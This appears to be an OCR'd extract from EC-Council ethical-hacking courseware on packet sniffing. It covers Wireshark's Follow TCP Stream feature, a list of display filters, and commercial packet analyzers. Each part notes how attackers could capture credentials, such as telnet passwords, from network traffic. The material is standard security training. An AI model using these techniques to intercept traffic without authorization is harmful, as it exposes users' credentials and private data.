



Figure 8.52: Capturing packets using Wireshark

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Follow TCP Stream in Wireshark

Source: *https://www.wireshark.org*

Wireshark displays data from the TCP port with a feature known as "**Follow TCP stream.**" The tool sees TCP data in the same way as that of the application layer. Use this tool to find passwords in a telnet session or to interpret a data stream.

To see the TCP stream, select a TCP packet in the packet list of a stream/connection and then select the **Follow TCP Stream** menu item from the Wireshark **Tools** menu. Wireshark displays all the data from the TCP stream by setting an appropriate display filter. The tool displays the streaming content in the same sequence as it appeared on the network. It displays the captured data in ASCII, EBCDIC, hex dump, C array, or raw formats.

As shown in the screenshot, attackers can capture network traffic and gain the credentials of a target machine. They attempt to capture its remote interface and monitor the traffic generated from a user's browsing activities to extract confidential user information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.53: Wireshark capturing TCP Stream





Figure 8.54: Wireshark feature Follow TCP Stream

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Display Filters in Wireshark

Source: *https://wiki.wireshark.org*

Wireshark features display filters that filter traffic on the target network by protocol type, IP address, port, etc. Display filters are used to change the view of packets in the captured files. To set up a filter, type the protocol name, such as arp, http, tcp, udp, dns, and ip, in the filter box of Wireshark. Wireshark can use multiple filters at a time.


Some of the display filters in Wireshark are listed below:

- **Display Filtering by Protocol**

  Example: Type the protocol in the filter box: arp, http, tcp, udp, dns, ip

- **Monitoring the Specific Ports**
  - `tcp.port==23`
  - `ip.addr==192.168.1.100 machine`
    `ip.addr==192.168.1.100 && tcp.port=23`
- **Filtering by Multiple IP Addresses**
  - `ip.addr == 10.0.0.4 or ip.addr == 10.0.0.5`
- **Filtering by IP Address**
  - `ip.addr == 10.0.0.4`
- **Other Filters**
  - `ip.dst == 10.0.1.50 && frame.pkt_len > 400`
  - `ip.addr == 10.0.1.12 && icmp && frame.number > 15 && frame.number < 30`
  - `ip.src==205.153.63.30 or ip.dst==205.153.63.30`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Additional Wireshark Filters

Source: *https://wiki.wireshark.org*

Some examples of additional Wireshark filters are listed below:

- **`tcp.flags.reset==1`**

  Displays all TCP resets

- **`udp contains 33:27:58`**

  Sets a filter for the hex values of 0×33 0×27 0×58 at any offset

- **`http.request`**

  Displays all HTTP GET requests

- **`tcp.analysis. retransmission`**

  Displays all retransmissions in the trace

- **`tcp contains traffic`**

  Displays all TCP packets that contain the word "traffic"

- **`!(arp or icmp or dns)`**

  Masks out arp, icmp, dns, or other protocols and allows you to view the traffic of your interest

- **`tcp.port == 4000`**

  Sets a filter for any TCP packet with 4000 as a source or destination port

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- `tcp.port eq 25 or icmp`

  Displays only SMTP (port 25) and ICMP traffic


- `ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16`


  Displays only traffic in the LAN (192.168.x.x), between workstations and servers—no Internet

- `ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip`

  Filters by a protocol (e.g., SIP) and filters out unwanted IPs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Sniffing Tools

- **SteelCentral Packet Analyzer**

  Source: *https://www.riverbed.com*

  SteelCentral Packet Analyzer provides a graphical console for high-speed packet analysis. This tool comes integrated with Riverbed AirPcap adapters to analyze and troubleshoot 802.11 wireless networks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As it captures terabytes of packet data traversing the network, this tool reads that traffic and displays it in a graphical user interface (GUI). It can analyze multi-gigabyte recordings from locally presented trace files or on remote SteelCentral NetShark probes (physical, virtual, or embedded on SteelHeads) without a large file transfer, to identify anomalous network issues or diagnose and troubleshoot complex network and application performance issues down to the bit level.

Attackers can use SteelCentral Packet Analyzer to capture and monitor long-duration network traffic as well as to analyze different types of data on the network.




Figure 8.55: Screenshot of SteelCentral Packet Analyzer

- **Capsa Network Analyzer**

  Source: *https://www.colasoft.com*

  Capsa Network Analyzer is a network-monitoring tool that captures all the data transmitted over the network and provides a wide range of analysis statistics in an intuitive and graphic way. The tool helps to analyze and troubleshoot the problem that

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

has occurred (if any) in the network. It is also able to perform reliable network forensics, advanced protocol analyzing, in-depth packet decoding, and automatic expert diagnosis. It helps you to detect network vulnerabilities.

An attacker can use this tool to sniff packets from the target network and detect network vulnerabilities.




Figure 8.56: Screenshot of Capsa Network Analyzer

- **OmniPeek**

Source: *https://www.liveaction.com*

OmniPeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. This tool will analyze, drill down, and fix performance bottlenecks across multiple network segments. Analytic plug-ins provide targeted visualization and search abilities within OmniPeek. The Google Maps plug-in enhances the analysis capabilities of OmniPeek. It displays a Google map in the OmniPeek capture window that shows the locations of all the public IP addresses of captured packets.

Attackers can use OmniPeek to monitor and analyze network traffic of the target network in real time, identify the source location of that traffic, and attempt to obtain sensitive information, as well as find any network loopholes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

